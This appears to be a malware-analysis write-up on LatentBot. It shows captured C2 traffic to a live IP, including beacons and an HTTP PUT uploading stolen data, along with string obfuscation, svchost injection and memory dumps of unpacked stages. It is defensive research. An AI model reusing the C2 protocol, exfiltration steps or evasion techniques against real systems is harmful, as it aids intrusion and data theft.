
```
104.232.32.101       15 bytes ?ACTION=HELLO
104.232.32.101       29 bytes ?ACTION=HELLO
104.232.32.101       14 bytes ?ACTION=HELLO
104.232.32.101       28 bytes ?ACTION=HELLO
104.232.32.101       12 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101       26 bytes ?ACTION=START&ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101      588 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101       12 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101       30 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101       48 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101       27 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101       45 bytes ?ID=3914B1E554804AD6AFA8467713C6119D
104.232.32.101       11 bytes ?ACTION=HELLO
104.232.32.101      817 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101        1 bytes UPLOAD?file=CLIENT_UPLOAD%5CPL-70-873307255376%5Cn3u676byow4607f.tmp.kl&type=4
104.232.32.101       11 bytes ?ACTION=HELLO
104.232.32.101       25 bytes ?ACTION=HELLO
104.232.32.101       15 bytes ?ACTION=HELLO
104.232.32.101       29 bytes ?ACTION=HELLO
104.232.32.101       14 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101       28 bytes ?ACTION=START&ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101      593 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101       12 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101       28 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101       46 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101       29 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
104.232.32.101       47 bytes ?ID=6AEFC20EE3424974ABEEBBCF7DA0BB47
```

Client beacons to the server by a HELLO command. In return, the CnC gives it a cookie that is further used as an ID. The content posted between the client and the server is encrypted:



```
POST /web/?ACTION=HELLO HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 15

.p1..I&j%<.c..CHTTP/1.1 200 OK
CONTENT-LENGTH: 29
SET-COOKIE: ID=A53F4C134D7B453E9F80A62FA0C24679

wi.Fy(..64H......?.y%Pp    _d..oPOST /web/?
ACTION=START&ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 12

..]v&f+...G.HTTP/1.1 200 OK
CONTENT-LENGTH: 26

.t.|.
.m..1...E.A..MB.....POST /web/?ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 588

.....P...6..........e.._.G.......w..h.V..A........T..
$....Y.-...O..|.....#......l.e.............D....b4w....A.S.j'f.x.;.i@....s
$.....b.A.:...._D.zS....~.o9..!l.....k       .mw...".z......<.;...^.!......
8...h1>..!."."..=...O....={.<.......v<.......a....l..T%..;.......Em.
......c.!...a..g.n.Y.QUR...UTp(...MN5..o...u).}...?v..wx.Z;.o...lW....Q2W...
9.......C.8...2.j.q...f....;.........QS..s.&.%....J..X....z.q.%..b.(...
1..H..=h.....L.C...{ ..<...+JA.V...w...e...Q..,..lP....q......L. ........./
nQ4+.M..j...g.K.+:vr..'zQ.D.RpG6.H....5c.d..Z...l.............
(~..o8.o...d.../.....].T....4.....2..."_HTTP/1.1 200 OK
CONTENT-LENGTH: 13

Jz........*F.POST /web/?ID=A53F4C134D7B453E9F80A62FA0C24679 HTTP/1.1
HOST: 104.232.32.101
CONTENT-LENGTH: 28

...|.5,.+..c....gt_.|...    ..kHTTP/1.1 200 OK
CONTENT-LENGTH: 46

~....O.......UI-..H=q...C{...|.w..R5..f..P.....POST /web/?
```


Analyzing the traffic, we can find that the bot sends to the CnC some stolen data, packed as Cabinet format. The content inside is encrypted by a custom encryption algorithm, typical to LatentBot, that will be described later. The file is uploaded using HTTP PUT method:



```
PUT /UPLOAD?file=CLIENT_UPLOAD
%5CPL-70-87330725537 6%5Cn3u676byow4607f.tmp.kl&type=4 HTTP/1.1
Host: 104.232.32.101
Content-Length: 817
Cache-Control: no-cache

MSCF....1.......,....................s..................Ju. .C:\Users\tester
\AppData\Local\Temp\n3u676byow4607f.tmp.........[.....c=..`..c..OT.,.O
$.m1...2p.....z.A/.[.......!.....u......H&..~.................x....~...?
L@i|....U1..}..Ig..:..T...w.^.=..o.t..5.....%V.d8n..[pnv.W.?....{...
1.....Q....:.b....$o..=5n.QZ........s1XL..aa...(........x<+...........Q..%y..-
[......Z>57..l..
.:.....Oq..LwuwGa.5.U...A...H.3...{'#.:...g...w.....).#......x..LB.X..
.^.      o..<.{=...O.....]..;....I....N7|.A..q.Si..!....
.yKs..g.=.Q'-..X...R..`..|...O.....(........./..._..1.7..L
..... >?(..[..2^W....!>.BC..Y....tM..%...../0.O..._.......q.2a#.hgn.#
+cf....L.#.U>..:..-.8...4m.....R.{.u.;...w6...}.....\..J.....R.
3..l..a....t....I}A.e.)T,A..\.._~.J..`.
\.W...P....u.........Y......>._..............z..^.1.>.nT'..J.S.uS.....,.......
6~..B........x.HTTP/1.1 200 n3u676byow4607f.tmp.kl
CONTENT-LENGTH: 1

1
```


Inside

The original sample of Latent Bot, that is distributes in campaigns, comes packed with a crypter. After removing this first layer, we get a loader with the following structure of sections:




Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.	Num. of Linenum.
◢ .text	400	2600	1000	2530	60000020	0	0	0
>	2A00	^	3530	^	r-x			
◢ text32	2A00	5C00	4000	5B8F	60000020	0	0	0
>	8600	^	9B8F	^	r-x			
◢ text64	8600	26800	A000	26695	60000020	0	0	0
>	2EE00	^	30695	^	r-x			

All the used strings are obfuscated – particular chunks of the string are being moved to consecutive variables:



```
0040169F  .  8945 0C          MOV [ARG.2],EAX
004016A2  .  895D 10          MOV [ARG.3],EBX
004016A5  .  C745 DC 73006800 MOV [LOCAL.9],0x680073
004016AC  .  C745 E0 65006C00 MOV [LOCAL.8],0x6C0065
004016B3  .  C745 E4 6C003300 MOV [LOCAL.7],0x33006C
004016BA  .  C745 E8 32002E00 MOV [LOCAL.6],0x2E0032
004016C1  .  C745 EC 64006C00 MOV [LOCAL.5],0x6C0064
004016C8  .  C745 F0 6C000000 MOV [LOCAL.4],0x6C
004016CF  .  895D F4          MOV [LOCAL.3],EBX
004016D2  .  C745 A0 70007200 MOV [LOCAL.24],0x720070
004016D9  .  C745 A4 6F006300 MOV [LOCAL.23],0x63006F
004016E0  .  C745 A8 65007300 MOV [LOCAL.22],0x730065
004016E7  .  C745 AC 73002000 MOV [LOCAL.21],0x200073
004016EE  .  C745 B0 63006100 MOV [LOCAL.20],0x610063
004016F5  .  8945 B4          MOV [LOCAL.19],EAX
004016F8  .  C745 B8 20006300 MOV [LOCAL.18],0x630020
004016FF  .  C745 BC 72006500 MOV [LOCAL.17],0x650072
00401706  .  C745 C0 61007400 MOV [LOCAL.16],0x740061
0040170D  .  C745 C4 65002000 MOV [LOCAL.15],0x200065
00401714  .  895D C8          MOV [LOCAL.14],EBX
00401717  .  C745 CC 72007500 MOV [LOCAL.13],0x750072
0040171E  .  C745 D0 6E006100 MOV [LOCAL.12],0x61006E
00401725  .  C745 D4 73000000 MOV [LOCAL.11],0x73
0040172C  .  895D D8          MOV [LOCAL.10],EBX
0040172F  .  C785 6CFFFFFF 5C MOV [LOCAL.37],0x73005C
00401739  .  C785 70FFFFFF 79 MOV [LOCAL.36],0x730079
00401743  .  C785 74FFFFFF 74 MOV [LOCAL.35],0x650074
0040174D  .  C785 78FFFFFF 6D MOV [LOCAL.34],0x33006D
00401757  .  C785 7CFFFFFF 32 MOV [LOCAL.33],0x5C0032
00401761  .  C745 80 77006200 MOV [LOCAL.32],0x620077
00401768  .  C745 84 65006D00 MOV [LOCAL.31],0x6D0065
0040176F  .  C745 88 5C007700 MOV [LOCAL.30],0x77005C
00401776  .  C745 8C 6D006900 MOV [LOCAL.29],0x69006D
0040177D  .  C745 90 63002E00 MOV [LOCAL.28],0x2E0063
00401784  .  C745 94 65007800 MOV [LOCAL.27],0x780065
0040178B  .  C745 98 65000000 MOV [LOCAL.26],0x65
00401792  .  895D 9C          MOV [LOCAL.25],EBX
00401795  .  E8 4D800000      CALL m.004097E7
0040179A  .  8945 28          MOV [ARG.9],EAX
0040179D  .  68 9251B007      PUSH 0x7B05192

004097E7=m.004097E7

m.<ModuleEntryPoint>+18D

Address  Hex dump                                         ASCII
0012FE6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0012FE7C 5C 00 73 00 79 00 73 00 74 00 65 00 6D 00 33 00 \.s.y.s.t.e.m.3.
0012FE8C 32 00 5C 00 77 00 62 00 65 00 6D 00 5C 00 77 00 2.\.w.b.e.m.\.w.
0012FE9C 6D 00 69 00 63 00 2E 00 65 00 78 00 65 00 00 00 m.i.c...e.x.e...
0012FEAC 00 00 00 00 70 00 72 00 6F 00 63 00 65 00 73 00 ....p.r.o.c.e.s.
0012FEBC 73 00 20 00 63 00 61 00 6C 00 6C 00 20 00 63 00 s. .c.a.l.l. .c.
0012FECC 72 00 65 00 61 00 74 00 65 00 20 00 00 00 00 00 r.e.a.t.e. .....
0012FEDC 72 00 75 00 6E 00 61 00 73 00 00 00 00 00 00 00 r.u.n.a.s.......
0012FEEC 73 00 68 00 65 00 6C 00 6C 00 33 00 32 00 2E 00 s.h.e.l.l.3.2...
0012FEFC 64 00 6C 00 6C 00 00 00 00 00 00 00 61 00 64 00 d.l.l.......a.d.
0012FF0C 76 00 61 00 70 00 69 00 33 00 32 00 2E 00 64 00 v.a.p.i.3.2...d.
0012FF1C 6C 00 6C 00 00 00 00 00 00 00 00 00 00 00 00 00 l.l.............
```

The basic role of the main element is to to make injection into *svchost.exe*. In the memory of *svchost.exe*, another PE file is unpacked and loaded:




```
Address  Size     Owner    Section Contains Type Access Initial Mapped as
00110000 00067000                           Map  R      R       \Device\HarddiskVolume2\Windows\System3
00180000 0002A000                           Priv RW     RW
001B0000 00032000 svchost
001F0000 00001000
00210000 00001000
0029A000 00002000
0029C000 00004000
002B0000 00003000
002D0000 00015000
003D0000 00005000
00490000 00003000
004A0000 00101000
005B0000 00140000
008A0000 00008000
008B0000 0008C000
75890000 00001000 apphelp
75891000 0003C000 apphelp
758CD000 00003000 apphelp
758D0000 00009000 apphelp
758D9000 00003000 apphelp
75B60000 00001000 KERNELBA
75B61000 00043000 KERNELBA
75BA4000 00002000 KERNELBA
75BA6000 00001000 KERNELBA
75BA7000 00003000 KERNELBA
75C90000 00001000 GDI32
75C91000 00048000 GDI32
```

Dump - 00180000..001A9FFF


```
001802C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001802D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001802E0 91 14 00 00 4D 5A 50 00 02 00 00 00 04 00 0F 00 L¶..MZP.☻...♦.☼.
001802F0 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 1A 00   ..$.......@.→.
00180300 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00180310 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00180320 00 01 00 00 BA 10 00 0E 1F B4 09 CD 21 B8 01 4C .☺..║▶.♫▼┤.=!╕☺L
00180330 CD 21 90 90 54 68 69 73 20 70 72 6F 67 72 61 6D =!ÉÉThis program
00180340 20 6D 75 73 74 20 62 65 20 72 75 6E 20 75 6E 64  must be run und
00180350 65 72 20 57 69 6E 33 32 0D 0A 24 37 00 00 00 00 er Win32..$7....
00180360 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00180370 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00180380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00180390 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001803A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001803B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001803C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001803D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
001803E0 00 00 00 00 50 45 00 00 4C 01 08 00 19 5E 42 2A ....PE..L☺◘.↓^B*
001803F0 00 00 00 00 00 00 00 00 E0 00 8E 81 0B 01 02 19 ........α.Äü♂☺☻↓
```

If we dump this file, we find another stage. Starting from this element, all further pieces of Latent Bot have some common patterns. They are written in Delphi, and their strings are obfuscated by the same set of functions. Example:



```
0041C3EE call    sub_41537C
0041C3F3 lea     edx, [ebp+var_14]
0041C3F6 mov     eax, offset aIth6Payftcoq_0 ; "Ith6+PayFtCoQ7LU81CW"
0041C3FB call    decrypt_string
0041C400 mov     edx, [ebp+var_14]
0041C403 mov     cl, 1
0041C405 mov     eax, [ebp+var_4]
0041C408 call    sub_41537C
0041C40D lea     edx, [ebp+var_18]
0041C410 mov     eax, offset aOnjcC9qk3n3a_1 ; "ONjC+C9qK/3n3AS+HP2PDUK"
0041C415 call    decrypt_string
```


In order to defeat this obfuscation I prepared a dedicated IDA script (latent_dec.py). Not much of the other obfuscation techniques has been used, so after applying it, the code looks much more understandable:



Watch Video At:

